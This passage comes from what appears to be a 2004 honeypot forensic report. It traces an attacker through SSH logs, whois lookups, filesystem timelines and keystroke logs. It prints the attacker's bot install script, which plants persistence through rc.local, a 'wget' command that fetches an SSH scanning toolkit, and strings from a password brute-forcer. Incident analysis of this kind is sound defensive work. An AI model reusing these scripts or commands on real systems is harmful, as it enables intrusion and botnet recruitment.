82.79.2.181 port 3573 ssh2
Sep 21 10:17:52 localhost sshd[5584]: Accepted password for root from
80.97.69.120 port 1671 ssh2
```

/var/log/messages confirms this login as well:

```
Sep 21 10:06:11 localhost sshd(pam_unix)[5313]: session closed for user
root
Sep 21 10:10:54 localhost sshd(pam_unix)[5361]: session opened for user
root by (uid=0)
Sep 21 10:17:13 localhost sshd(pam_unix)[5361]: session closed for user
root
Sep 21 10:17:53 localhost sshd(pam_unix)[5584]: session opened for user
root by (uid=0)
```

From this we have several ip addresses to investigate: 218.104.55.15, then 82.79.2.181, then 80.97.69.120. We can determine that most of the attackers work during the first session came from the 82.79.2.181 ip address based on the process id. The /var/log/secure file detailed above reports accepting a password for root from 82.79.2.181 using sshd[5361]. The first keystroke entry is made using process id 5363.

```
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:10:57-092104. PI=5363 UI=0 w
```

It is reasonable to deduce that a sshd listener session would spawn a secure shell session with a process id close to the id of the listener that accepted the session. Therefore we can deduce that the keystroke entries with process id 5363 came from ip address 82.79.2.181. This tells us that our attacker initially compromised the honeypot from this address shown below to originate from Romania.

Of the other ip addresses reported, 218.104.55.15 is an IP address owned by China Netcom Corp:

```
g2 log # whois 218.104.55.15
```

```
% [whois.apnic.net node-2]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      218.104.0.0 - 218.107.255.255
netname:      CNCNET
descr:        China Netcom Corp. Beijing
descr:        New Telecommunication Carrier Based on IP Backbone
country:      CN
admin-c:      YZ213-AP
tech-c:       YZ213-AP
mnt-by:       APNIC-HM
mnt-lower:    MAINT-CN-ZM28
changed:      hostmaster@apnic.net 20010919
changed:      hm-change@apnic.net 20020703
status:       ALLOCATED PORTABLE
source:       APNIC

person:       yanping zhao
address:      15/F, Building A, Corporate Square,No
address:      35 Financial Street,Xicheng District,
address:      Beijing
country:      CN
phone:        +86-010-88093588
fax-no:       +86-010-88091442
e-mail:       tech-group@china-netcom.com
nic-hdl:      YZ213-AP
mnt-by:       MAINT-CN-ZM28
changed:      daihy@china-netcom.com 20020618
source:       APNIC
```

82.79.2.181 is owned by Romania Data Systems:

```
g2 log # whois 82.79.2.181
% This is the RIPE Whois tertiary server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html

inetnum:      82.79.2.176 - 82.79.2.191
netname:      RO-HD-Intergame
descr:        Intergame S.R.L.
country:      RO
admin-c:      CF1355-RIPE
tech-c:       CF1355-RIPE
tech-c:       RDS-RIPE
status:       ASSIGNED PA
remarks:      +------------------------------------------------------------+
remarks:      | ABUSE CONTACT: abuse@rdsnet.ro IN CASE OF HACK ATTACKS,   |
remarks:      | ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.    |
remarks:      +------------------------------------------------------------+
notify:       as-admin@rdsnet.ro
mnt-by:       AS8708-MNT
mnt-by:       AS8708-MNT
changed:      liviu.pislaru@rdsnet.ro 20040910
source:       RIPE

route:        82.76.0.0/14
```

```
descr:          RDSNET
origin:         AS8708
mnt-by:         AS8708-MNT
changed:        bcd@rdsnet.ro 20040909
source:         RIPE

role:           Romania Data Systems NOC
address:        71-75 Dr. Staicovici
address:        Bucharest / ROMANIA
phone:          +40 21 30 10 888
fax-no:         +40 21 30 10 892
e-mail:         contact-tech@rdsnet.ro
admin-c:        AS1385-RIPE
tech-c:         BCD-RIPE
tech-c:         MIHV1-RIPE
tech-c:         GEPU1-RIPE
nic-hdl:        RDS-RIPE
remarks:        ---------------------------------
remarks:        Abuse reports: abuse@rdsnet.ro
remarks:        NOC Phone 24x7: +40 21 30 10 888
remarks:        NOC E-mail: contact-tech@rdsnet.ro
remarks:        ---------------------------------
notify:         notify-ripe@rdsnet.ro
mnt-by:         AS8708-MNT
changed:        gepu@rdsnet.ro 20041112
source:         RIPE

person:         Craciunescu Florin
address:        Str. Libertatii, Nr. 5A/22
address:        Calan/ Romania
phone:          +4-0722.665.772
fax-no:         +4-0722.665.772
e-mail:         intergamesrl@yahoo.com
nic-hdl:        CF1355-RIPE
notify:         as-admin@rdsnet.ro
mnt-by:         AS8708-MNT
mnt-by:         AS8708-MNT
changed:        liviu.pislaru@rdsnet.ro 20040910
source:         RIPE
```

80.97.69.120 is owned by Astral Telecom:

```
g2 log # whois 80.97.69.120
% This is the RIPE Whois tertiary server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html

inetnum:        80.97.68.0 - 80.97.71.255
netname:        ASTRAL-TELECOM-SA
descr:          ASTRAL TELECOM SA
descr:          B-dul Constantin Brincusi nr.147
descr:          Cluj-Napoca, Cluj, 3400
descr:          Romania
country:        ro
admin-c:        MD65-RIPE
tech-c:         TRI1-RIPE
```

```
status:       ASSIGNED PA
mnt-by:       AS3233-MNT
mnt-lower:    AS3233-MNT
mnt-routes:   AS3233-MNT
mnt-routes:   ASTRALTELECOM-MNT
notify:       hostmaster@rnc.ro
changed:      hostmaster@rnc.ro 20030829
source:       RIPE

route:        80.97.64.0/20
descr:        AstralTelecom Cluj
origin:       AS6746
mnt-by:       ASTRALTELECOM-MNT
changed:      alinux@astral.ro 20030113
source:       RIPE

person:       Mircea DAMIAN
address:      Astral Telecom SA
address:      Bd. Mihai Bravu nr. 223
address:      Complex Optidol, sector 3
address:      Bucharest - Romania
phone:        +40-1-3266196
fax-no:       +40-1-3266197
e-mail:       dmircea@kappa.ro
nic-hdl:      MD65-RIPE
notify:       dmircea@kappa.ro
notify:       domain-admin@roearn.ici.ro
changed:      dmircea@kappa.ro 20020110
source:       RIPE

person:       Teodor Remus IACOB
address:      Astral Telecom SA
address:      Bd. Mihai Bravu nr. 223
address:      Complex Optidol, sector 3
address:      Bucharest - Romania
phone:        +40-1-3266196
fax-no:       +40-1-3266197
e-mail:       theo@kappa.ro
nic-hdl:      TRI1-RIPE
notify:       hostmaster@kappa.ro
notify:       domain-admin@roearn.ici.ro
mnt-by:       KAPPA-MNT
changed:      theo@kappa.ro 20020109
source:       RIPE
```

Using the reverse dns mapping tool at dnsstuff.com I could find no dns entry for 218.104.55.15, or 82.79.2.181.

80.97.69.120 has a dns entry as home07078.cluj.astral.ro. All of these ip addresses can also be found in the /var/log/wtmp file which confirms the access to the system.

```
g2 log # strings wtmp | grep astral
home07078.cluj.astral.ro
g2 log # strings wtmp | grep 2.181
82.79.2.181
g2 log # strings wtmp | grep 55.15
```

```
218.104.55.15
```

Two out of the three ip addresses are from Romania which would seem to indicate the origin of our attacker. However we will later see him also use systems in China and France.

The first entries in the time line around this time are:

```
Tue Sep 21 2004 10:12:56        0 .a. -rwxr-xr-x 3670036  <vichda2.img-dead-
3670036>
Tue Sep 21 2004 10:13:33   160867 ..c 1114433  /usr/include/db/portmap
                              147 ..c 1114429  /usr/include/db/ftpusers-
                              747 ..c 1114428  /usr/include/db/entity-gen.c
                            22935 ..c 1114427  /usr/include/db/mech.help
                              830 ..c 1114432  /usr/include/db/install
                              234 ..c 1114426  /usr/include/db/randlogins
                               54 ..c 1114434  /usr/include/db/weit
```

The entries have been edited for readability by removing the permissions, mode, owner and group information.

The deleted inode 3670036 accessed just before the file change entries is likely the /sbin/ifconfig file that was one of the first commands run by the attacker and later overwritten by a rootkit.

Keylog:
```
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:12:56-092104. PI=5363 UI=0 /sbin/ifconfig
```

A later mactime entry shows the attacker using the ifconfig command again but with a different inode number 1327439:
```
Fri Sep 24 2004 00:39:33 45647 .a. 1327439  /sbin/ifconfig
```

We can confirm this hypothesis by showing Inodes around the original ifconfig inode of 3670036 are also in the /sbin directory:
```
3670035  /sbin/ether-wake
3670037  /sbin/ipmaddr
```
In addition, the md5sum for ifconfig does not match the initial md5sum taken before the honeypot went live:

```
g2 md5sums # fgrep ifconfig sbinfilesums
c7ef410c40f090f4a14d6b11914f66f8  /sbin/ifconfig
g2 sbin # md5sum ifconfig
c73a5ee7ea82f265a6fda23cc4c57d5b  ifconfig
```

The next time line entry also corresponds to the commands logged by the keystroke logger:
```
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:33-092104. PI=5363 UI=0 tar xzvf com.tgz
```

The com.tgz file does not exist on the honeypot. The mactime entries at this time

however are:

```
Tue Sep 21 2004 10:13:33   160867 ..c 1114433  /usr/include/db/portmap
                              147 ..c 1114429  /usr/include/db/ftpusers-
                              747 ..c 1114428  /usr/include/db/entity-gen.c
                            22935 ..c 1114427  /usr/include/db/mech.help
                              830 ..c 1114432  /usr/include/db/install
                              234 ..c 1114426  /usr/include/db/randlogins
                               54 ..c 1114434  /usr/include/db/weit
```

Which we can use to infer that the com.tgz file contains the files created above. The md5sums for the files in this directory are:

```
g2 db # md5sum *
130b314d4c5e40fbbdff898eb191edd1  Ovidiu.seen
88495de78db1cd21ba9e9b059a1f9a8f  entity-gen
edd4a6c1ad843518bc3ff9c8d0669d67  entity-gen.c
4f7471a97f83065a7ae212f0c61656f3  ftpusers-
6150446a3e45d98c4bc77bc23420b992  install
7b4ecf27c3064965eff8cef80032d5e5  mech.help
88ddba226383f8fd0ebb51928a3bcd20  mech.levels
6d5b90d6e96730f3442494478c207175  mech.pid
38319b3d2e69d3d94c348d6c9bfaf31b  mech.session
6aa22d7b21fc7f41ab9896eae0c2d414  mech.set
91201b0b443d596c76e69256dc39e50b  portmap
3f3d2c8d5e7f3ebb66f000480cc3daad  randlogins
563a68df2eb4d9534a7bdd7973802bce  weit
```

The extracted files all had an owner of 535 and a group of 100 which would be useful if we had access to the source system the tar file was created on. It may point to an individual. Full tcpdump logs would ordinarily be useful in recovering the tar files, but the logs created for this honeypot used the default 68 bytes packet length and therefore did not capture enough data to reconstruct the tar files.

The files that were extracted are the IRC mech bot programs used to setup the honeypot system as a node on a botnet. The portmap file is actually the EnergyMech IRC program as evidenced by the output of these strings commands:

```
g2 db # strings portmap | grep Mech
init: Mech(s) added [
init: EnergyMech running...
 -v          show EnergyMech version
EnergyMech %s, %s
EnergyMech
g2 db # strings portmap | grep Compiled
Compiled on Jun  1 2001 14:09:42
```

Next the attacker runs the commands:

```
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:39-092104. PI=5363 UI=0 cd db
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:41-092104. PI=5363 UI=0 ./install
```

This changes him into the db directory and runs the install shell script. The script is still

on the box and contains the following commands:

```
#!/bin/sh
cl="#[0m"
cyn="#[36m"
wht="#[37m"
hcyn="#[1;36m"
echo "${cl}${cyn}|${cl}${hcyn}= ${cl}${hwht}Installing mech...${cl}${wht}"
./entity-gen >>../install.log

chattr -iau /usr/
chattr -iau /usr/sbin
chattr -iau /usr/bin
chattr -iau /bin
chattr -iau /etc


cp -f mech.set /usr/bin
cp -f portmap /usr/bin/tcpd
cp -f mech.help /usr/bin
cp -f ftpusers- /etc
cp -f weit /usr/bin/end
cp -f weit /usr/sbin/end
/usr/sbin/end

chattr -AacdisSu /etc/rc.d/rc.sysinit
echo >>/etc/rc.d/rc.sysinit "end"
chattr -AacdisSu /etc/rc.d/rc.local
echo >>/etc/rc.d/rc.local end

chattr +iau /usr/
chattr +iau /usr/sbin
chattr +iau /usr/bin
chattr +iau /usr/bin
chattr +iau /bin
chattr +iau /etc

echo "Start Daemon"
echo "Asteapta Robotii"
echo "Daca intarzie sa nu iti faci probleme"
echo "HAHAHAHAHAHAHA"
echo "Sugi Pula Piciule!"
echo "Done"
```

This script has the following effect on the filesystem time line:

```
Tue Sep 21 2004 10:13:41     4096 m.. d/drwxr-xr-x  229377   /etc
                            22935 .a. -/-rw-r--r--  345519
/usr/bin/mech.help
Tue Sep 21 2004 10:13:42    81948 ..c -/-rwxr-xr-x  3457092  /bin/ed
                            26831 ..c -/-rwxr-xr-x  3457045  /bin/chmod
                            15088 ..c -/-rwxr-xr-x  3457027  /bin/mktemp
                            86659 ..c -/-rwsr-xr-x  3457066  /bin/mount
                            73465 ..c -/-rwxr-xr-x  3457091  /bin/cpio
                            19797 ..c -/-rwxr-xr-x  3457085  /bin/kill
                            58307 ..c -/-rwxr-xr-x  3457047  /bin/cp
                            30613 ..c -/-rwxr-xr-x  3457064  /bin/cut
```

```
                          44061 ..c -/-rwsr-xr-x  3457026  /bin/ping
                             54 .a. -/-rwxr-xr-x  345520   /usr/bin/end
                          27891 ..c -/-rwsr-xr-x  3457077  /bin/su
                          27913 ..c -/-rwxr-xr-x  3457063  /bin/cat
                          72247 ..c -/-rwxr-xr-x  3457100  /bin/gunzip
                          13089 ..c -/-rwxr-xr-x  3457083  /bin/arch
                          31507 ..c -/-rwxr-xr-x  3457082  /bin/usleep
                          72247 ..c -/-rwxr-xr-x  3457100  /bin/gzip
                          15036 ..c -/-rwxr-xr-x  3457084  /bin/dmesg
                          19791 ..c -/-rwxr-xr-x  3457050  /bin/link
                          49359 ..c -/-rwxr-xr-x  3457069  /bin/date
                          40516 ..c -/-rwxr-xr-x  3457081  /bin/ipcalc
                         514444 ..c -/-rwxr-xr-x  3457089
/bin/ash.static
                          18543 ..c -/-rwxr-xr-x  3457073  /bin/nice
                          12880 ..c -/-rwxr-xr-x  3457080  /bin/doexec
                          20591 ..c -/-rwxr-xr-x  3457070  /bin/echo
                          55279 ..c -/-rwxr-xr-x  3457094  /bin/dumpkeys
                          21071 ..c -/-rwxr-xr-x  3457075  /bin/sleep
                          19055 ..c -/-rwxr-xr-x  3457114  /bin/aumix-
minimal
                          24552 ..c -/-rwxr-xr-x  3457102  /bin/mt
                          64782 ..c -/-rwxr-xr-x  3457062  /bin/sed
                          19311 ..c -/-rwxr-xr-x  3457058  /bin/sync
                          41391 ..c -/-rwxr-xr-x  3457076  /bin/stty
                          28879 ..c -/-rwxr-xr-x  3457046  /bin/chown
                          35087 ..c -/-rwxr-xr-x  3457097  /bin/setfont
                          20716 ..c -/-rwxr-xr-x  3457030  /bin/hostname
                          30927 ..c -/-rwxr-xr-x  3457056  /bin/rm
                          19919 ..c -/-rwxr-xr-x  3457071  /bin/env
                          37731 ..c -/-rwxr-xr-x  3457049  /bin/df
                           8192 m.. d/drwxr-xr-x  393217   /usr/sbin
                          20591 ..c -/-rwxr-xr-x  3457057  /bin/rmdir
                        2088479 ..c -/-rwxr-xr-x  3457103  /bin/rpm
                          19439 ..c -/-rwxr-xr-x  3457068  /bin/basename
                         159011 ..c -/-rwxr-xr-x  3457106  /bin/tar
                          60323 ..c -/-rwxr-xr-x  3457055  /bin/mv
                          13659 ..c -/-rwxr-xr-x  3457095  /bin/kbd_mode
                         456291 ..c -/-rwxr-xr-x  3457112  /bin/vi
                         325289 ..c -/-rwxr-xr-x  3457038  /bin/gawk
                          80079 ..c -/-rwxr-xr-x  3457096  /bin/loadkeys
                          88568 ..c -/-rwxr-xr-x  3457101  /bin/mail
                          59478 ..c -/-rwxr-xr-x  3457065  /bin/sort
                          26895 ..c -/-rwxr-xr-x  3457044  /bin/chgrp
                          72247 ..c -/-rwxr-xr-x  3457100  /bin/zcat
                          34991 ..c -/-rwxr-xr-x  3457059  /bin/touch
                          22028 ..c -/-rwxr-xr-x  1114430
/usr/include/db/entity-gen
                          21039 ..c -/-rwxr-xr-x  3457079  /bin/uname
                          19823 ..c -/-rwxr-xr-x  3457060  /bin/unlink
                          29183 ..c -/-rwxr-xr-x  3457104  /bin/setserial
                         114711 ..c -/-rwxr-xr-x  3457088  /bin/ash
                          38194 ..c -/-rwxr-xr-x  3457087  /bin/more
                         326082 ..c -/-rwxr-xr-x  3457040  /bin/pgawk
                         120927 ..c -/-rwxr-xr-x  3457043  /bin/grep
                          49459 ..c -/-rwsr-xr-x  3457067  /bin/umount
                          14415 ..c -/-rwxr-xr-x  3457078  /bin/true
                          14415 ..c -/-rwxr-xr-x  3457072  /bin/false
```

```
 18991 ..c -/-rwxr-xr-x  3457074  /bin/pwd
 22851 ..c -/-rwxr-xr-x  3457054  /bin/mknod
 28672 m.. d/drwxr-xr-x  344065   /usr/bin
 27695 ..c -/-rwxr-xr-x  3457053  /bin/mkdir
 26799 ..c -/-rwxr-xr-x  3457051  /bin/ln
 40803 ..c -/-rwxr-xr-x  3457048  /bin/dd
```

The chattr commands modify the /bin, /usr/sbin, /usr/bin, /usr, /bin and /etc directories. This time entry only shows modifiy time changes for /etc/, /usr/bin/ and /usr/sbin. My tests indicate the chattr command does not modify the change time for every file in these subdirectories even though the time line seems to suggest this. In addition, the attributes for files within the /bin directory are not set:

```
g2 vichda2 # lsattr -d bin
-u--ia------- bin
g2 vichda2 # lsattr bin/mknod
------------- bin/mknod
```

Something else must have modified the change time for these files. A quick check of the md5sum for a sample file in the bin directory confirms that the files are different:

```
g2 md5sums # fgrep mknod binfilesums
9bca387c09e0414dd40d6d27accb7258  /bin/mknod
g2 bin # md5sum mknod
d5b5118b360a80830b276b6a9f076fdc  mknod
```

So something set the change time for all files in the bin directory to Sept 21st, 2004 10:13:42. It is unclear what command resulted in this change.

Next the attacker runs the install command a second time.

```
U 192.168.1.200:1101 -> 192.168.1.1:80
  T=10:13:58-092104. PI=5363 UI=0 ./install
```

The time line indicates the following changes at this time:

```
Tue Sep 21 2004 10:13:58     4096 ..c d/drwxr-xr-x 327681   /usr
                              228 m.c -/-rwxr-xr-x 4751367
/etc/rc.d/rc.local
                            22935 m.c -/-rw-r--r-- 345519
/usr/bin/mech.help
                           160867 m.c -/-rwx------ 345518   /usr/bin/tcpd
                               54 mac -/-rwxr-xr-x 393498   /usr/sbin/end
                             1050 m.c -/-rw-r--r-- 1114431
/usr/include/db/mech.set
                                5 m.c -/-rw------- 1114436
/usr/include/db/mech.pid
                               63 m.c -/-rw-r--r-- 3801323
/usr/include/install.log
                             4096 ..c d/drwxr-xr-x 3457025  /bin
                             1050 m.c -/-rw-r--r-- 345517
/usr/bin/mech.set
                            28672 ..c d/drwxr-xr-x 344065   /usr/bin
                               54 m.c -/-rwxr-xr-x 345520   /usr/bin/end
                             4096 ..c d/drwxr-xr-x 229377   /etc
```

```
                          8192 ..c d/drwxr-xr-x 393217   /usr/sbin
                        160867 .a. -/-rwx------ 1114433
/usr/include/db/portmap
```

This result is more in line with the actual install script inserted above. Remember the script changes attributes on the /bin, /usr/sbin, /usr/bin, /usr, /bin and /etc directory. This mactime entry sees the inode change time alteration for the /etc, /usr, /bin, /usr/bin and /usr/sbin as expected. In addition the install.log file is created, the rc.local file is appended to restart the IRC bot when the box is rebooted and the mech runtime files are created.

The /usr/sbin/end script is as follows:

```
g2 sbin # strings end
#!/bin/sh
cd /usr/include/db
export PATH="."
portmap
```

A call to this script is appended to rc.local so the system will start portmap (actually the EnergyMechbot) upon system startup.

This is also the time that the first irc network packets are captured. The following is an export from ethereal. I filtered the first irc packet using ethereal and saved it to disk as firstircpacket:

```
g2 work # cat firstircpacket
No.     Time                        Source                Destination
Protocol Info
   1281 2004-09-21 10:14:39.001356 192.168.1.200         193.109.122.67
IRC      Request

Frame 1281 (112 bytes on wire, 68 bytes captured)
    Arrival Time: Sep 21, 2004 10:14:39.001356000
    Time delta from previous packet: 0.000105000 seconds
    Time since reference or first frame: 516.992752000 seconds
    Frame Number: 1281
    Packet Length: 112 bytes
    Capture Length: 68 bytes
Ethernet II, Src: 00:40:2b:41:55:d5, Dst: 00:0c:41:ee:9d:ba
Internet Protocol, Src Addr: 192.168.1.200 (192.168.1.200), Dst Addr:
193.109.122.67 (193.109.122.67)
Transmission Control Protocol, Src Port: 1411 (1411), Dst Port: ircd
(6667), Seq: 1, Ack: 1, Len: 46
Internet Relay Chat
```

The install script then runs the entity-gen program. The attacker was kind enough to leave the source on the system:

```
entity-gen.c
/* Generates a random entity for the bawt */
#include <stdio.h>
#include <stdlib.h>
```

```
int main()
{
    FILE *f, *flogin;
    char *s;
    int n, i;
    time_t now;

    f=fopen("mech.set", "at");
    flogin=fopen("randlogins", "rt");
    if((!f)||(!flogin)){
      fprintf(stderr, "File open error !#!%%!@!@%");
      exit(1);
    }
    time(&now);
    srandom(now);
    n=1+(int) (50000.0*random()/(RAND_MAX+1.0));
    s=malloc(30*sizeof(char));
    sprintf(s, "overbot%d", n);
    fprintf(f, "ENTITY        %s\n", s);
    fprintf(stdout, "ENTITY %s\n", s);
    n=1+(int) (14.0*random()/(RAND_MAX+1.0));
    for(i=0; i<n; i++)
      fgets(s, 30, flogin);
    fprintf(stdout, "LOGIN %s", s);
    fprintf(f, "LOGIN         %s", s);
    fcloseall();
    free(s);
}
```

This program appends the mech.set file to, as it says, 'Generate a random entity for the bawt.' It picks from a random list of words in the randlogins file and creates a user for the IRC program to use. In this case the resulting mech.set looks like this:

```
NICK          Ovidiu
USERFILE      /etc/ftpusers-
CMDCHAR
IRCNAME       Suck it, bitch.
MODES         +ix-ws
TOG CC        1
TOG CLOAK     0
TOG SPY       1
SET OPMODES   4
SET BANMODES  6
SET AAWAY     1
TOG NOIDLE    1
CHANNEL       #printzu
TOG PUB       1
TOG MASS      1
TOG SHIT      1
TOG PROT      1
TOG ENFM      1
SET ENFM      +nst
SET MDL       4
SET MKL       4
SET MBL       4
SET MPL       1
SERVER  193.109.122.67  6667
```

```
SERVER  194.134.5.82    6667
SERVER  62.235.13.228   6667
SERVER  193.110.95.1    6667
SERVER  129.27.3.9      6667
SERVER  129.27.3.14     6667
SERVER  195.197.175.21  6667
SERVER  213.204.224.18  6667
SERVER  213.131.131.150 6667
SERVER  195.112.4.25    6667
SERVER  193.254.240.246 6667
SERVER  213.46.223.3    6667
SERVER  195.54.102.4    6667
SERVER  64.235.234.200  6667
SERVER  64.62.96.42     6667
SERVER  64.237.38.100   6667
SERVER  205.188.149.20  6667
ENTITY        overbot37804
LOGIN         property
ENTITY        overbot16195
LOGIN         users
ENTITY        overbot20691
LOGIN         ping
```

The nickname chosen is 'Ovidiu' which is the Romanian word for worker according to http://www.20000-names.com/male_romanian_names.htm.

The ftpusers file dropped in /etc is as follows:

```
g2 etc # cat ftpusers-

handle          Ovidiu
mask            *!*@floodpeople.users.undernet.org
mask            *!*@600selcabrio.users.undernet.org
prot            4
aop
channel         *
access          100

handle          Furios
mask            *!*@Rupatoru.users.undernet.org
prot            4
aop
channel         *
access          100
```

This is an additional configuration file for the bot.

The traffic on the botnet is discussed in detail in the later section titled Botnet analysis.

With his IRC bot installed, our attacker turns towards gathering more systems by installing a ssh scanner.

```
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:14:52-092104. PI=5363 UI=0 wget orbu.com/k/sshscan.tgz
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:14:57-092104. PI=5363 UI=0 tar xzvf sshscan.tgz
U 192.168.1.200:1102 -> 192.168.1.1:80
```

```
  T=10:15:30-092104. PI=5363 UI=0 cd sshh
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:33-092104. PI=5363 UI=0 ./go.sh
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:40-092104. PI=5363 UI=0 ./go.sh  12.12
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:56-092104. PI=5363 UI=0 ./go.sh  24.24
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:16:44-092104. PI=5363 UI=0 ./go.sh  24.157
```

These actions correspond to the filesystem timeline entries:

```
Tue Sep 21 2004 10:14:53   612197 ..c    213163   /tmp/sshscan.tgz
Tue Sep 21 2004 10:14:57       85 ..c    704813   /tmp/sshh/go.sh
Tue Sep 21 2004 10:14:58   949760 ..c    704815   /tmp/sshh/sshf
Tue Sep 21 2004 10:15:33   462731 ..c    704814   /tmp/sshh/ss
                                0 m.c    704816   /tmp/sshh/uniq.txt
                             4096 m.c    704812   /tmp/sshh
```

The sshscan.tgz archive contains the following files:

```
g2 tmp # tar tvfz sshscan.tgz
drwxr-xr-x root/root         0 2004-08-20 23:50:56 sshh/
-rwxr-xr-x root/root        85 2004-08-20 23:50:56 sshh/go.sh
-rwxr-xr-x root/root    453972 2004-08-20 23:50:56 sshh/ss
-rwxr-xr-x root/root    949760 2004-08-20 23:50:56 sshh/ssh
```

md5sums of the installed files:

```
g2 sshh # md5sum *
5438ec7204e0c480aa216502c91daf40  go.sh
2b85d3e3d3de6da3ddde6c35a76a25d2  ss
b26f076be501c6373428f56ae97d8013  sshf
d41d8cd98f00b204e9800998ecf8427e  uniq.txt
```

The go.sh script contains:

```
./ss 22 -b $1 -i eth0 -s 6
cat bios.txt |sort | uniq > uniq.txt
./sshf
rm -f bios.txt
```

This script explains why the create time on the uniq.txt file matches the run command for go.sh. The script creates the uniq.txt file. The uniq.txt file is empty and there is no record of the bios.txt file in the timeline. Interesting strings in the ss file include:

```
usage: %s <port> [-a <a class> | -b <b class>] [-i <interface] [-s <speed>]
speed 10 -> as fast as possible, 1 -> it will take bloody ages (about 50
syns/s)
-s requires an argument
-i requires an argument
A must be between 1 and 254
scanning network %d.*.*.*
-a requires an A network as argument
scanning network %d.%d.*.*
-b requires an B network as argument(e.g. 192.168)
usec: %ld, burst packets %d
damn dude, port numbers are in 1 .. 65535
using inteface %s
```

```
ERROR: %s
(tcp[tcpflags]=0x12) and (src port %d) and (dst port %d)
using "%s" as pcap filter
my detected ip on %s is %s
ERROR: pcap_open_live() : %s
ERROR: pcap_compile() failed!!!
ERROR: pcap_setfilter() failed!!!
bios.txt
capturing process started pid %d
scanning %d.%d.%d.*
Hint: This can't happen with Linux >= 2.2.0.
@(#) $Header: /tcpdump/master/libpcap/optimize.c,v 1.76.2.3 2003/12/22
00:26:36 guy Exp $ (LBL)
@(#) $Header: /tcpdump/master/libpcap/nametoaddr.c,v 1.68.2.3 2003/11/19
18:13:48 guy Exp $ (LBL)
@(#) $Header: /tcpdump/master/libpcap/savefile.c,v 1.92.2.11 2004/03/11
23:46:14 guy Exp $ (LBL)
@(#) $Header: /tcpdump/master/libpcap/inet.c,v 1.58.2.1 2003/11/15 23:26:41
guy Exp $ (LBL)
@(#) $Header: /tcpdump/master/libpcap/gencode.c,v 1.193.2.8 2004/03/29
20:53:47 guy Exp $ (LBL)
@(#) $Header: /tcpdump/master/libpcap/pcap.c,v 1.63.2.9 2004/03/25 22:40:52
guy Exp $ (LBL)
@(#) $Header: /tcpdump/master/libpcap/pcap-linux.c,v 1.98.2.4 2003/11/21
10:20:46 guy Exp $ (LBL)
```

This seems to indicate the program is meant to scan subnets for ssh hosts. It is likely based on portions of tcpdump library code. The attacker used it like:

```
T=10:15:40-092104. PI=5363 UI=0 ./go.sh  12.12
T=10:15:56-092104. PI=5363 UI=0 ./go.sh  24.24
T=10:16:44-092104. PI=5363 UI=0 ./go.sh  24.157
```

This would seem to scan these networks for ssh hosts. Apparently he did not let it run for long. The time interval between these keystrokes is short and the firewall never reached its outbound packet limit.

The other tool in the directory is the sshf program. A partial list of interesting strings in it include:

```
uname  -r -s
vuln.txt
%s%s:%s:%s
%sGOT IT !! -> %s:%s:%s
nologin -> %s:%s:%s
uniq.txt
nu pot deschide uniq.txt
test
guest
admins
admin
user
password
root
123456
12345
```

```
1234
Abcdef
Abcdefg
Action
Adidas
Aggies
Aikman
Airhead
Alaska
Albert
Alicia
Alyssa
Amanda
America
Amiga
Andrea
Andrew
Angela
Angela1
Animal
Animals
Anthony
Apples
Archie
Arctic
Arthur
Asdfgh
Ashley
ssh-userauth
Received a message banner
none
ssh-connection
publickey
password
%s/.ssh/identity
%s/.ssh/id_dsa
%s/.ssh/id_rsa
%s/.ssh/identity.pub
%s/.ssh/id_dsa.pub
%s/.ssh/id_rsa.pub
Public key refused by server
no public key matched
Trying identity file %s
%s.pub
partial success, authentications that can continue : %s
Access denied. authentications that can continue : %s
invalid SSH_MSG_USERAUTH_FAILURE message
The banner message was invalid. continuing though
Weird : server accepted our public key but refused the signature
it might be a bug of libssh
Authentication using %s success
Reading private key %s failed (bad passphrase ?)
Tried every public key, none matched
buffer_get_ssh_string: oddish : second test failed when first was
successful. len=%d
SSH-2.0-libssh-0.1
%s(%d): OpenSSL internal error, assertion failed: %s
%s: illegal option -- %c
```

```
%s: invalid option -- %c
%s: option `%s' is ambiguous
%s: option requires an argument -- %c
%s: option `-W %s' is ambiguous
%s: option `-W %s' doesn't allow an argument
%s: option `%s' requires an argument
%s: option `%c%s' doesn't allow an argument
%s: option `--%s' doesn't allow an argument
%s: unrecognized option `%c%s'
%s: unrecognized option `--%s'
/proc
/etc/mtab
proc
/etc/fstab
/cpuinfo
processor
/meminfo
ssh_service_request
ssh_connect
ssh_get_issue_banner
ssh_disconnect
ssh_connect_host
ssh_session_new
ssh_fd_poll
ssh_select
ssh_get_random
ssh_crypto_init
ssh_print_bignum
ssh_print_hexa
```

The program contains common user names, passwords and plenty of ssh and open ssl references. This would seem to indicate that the sshf program is the one that attempts to brute force the password once the ss program has found an ssh host.

Our attacker then changes the password on the honeypot system:

Keystroke log:

```
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:03-092104. PI=5586 UI=0 passwd
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:20-092104. PI=5586 UI=0 passwd
```

MACtime log:

```
Tue Sep 21 2004 10:18:20      211 .a. 4243521  /etc/pam.d/passwd
Tue Sep 21 2004 10:18:23   828567 .a. 360542   /usr/lib/cracklib_dict.pwd
                            42116 .a. 360543   /usr/lib/cracklib_dict.pwi
                             1024 .a. 360541   /usr/lib/cracklib_dict.hwm
```

Next the attacker downloads and installs another toolkit:

Keystroke log:

```
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:45-092104. PI=5586 UI=0 cd /var/spool/at
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:50-092104. PI=5586 UI=0 wget
```

```
U 192.168.1.200:1102 -> 192.168.1.1:80
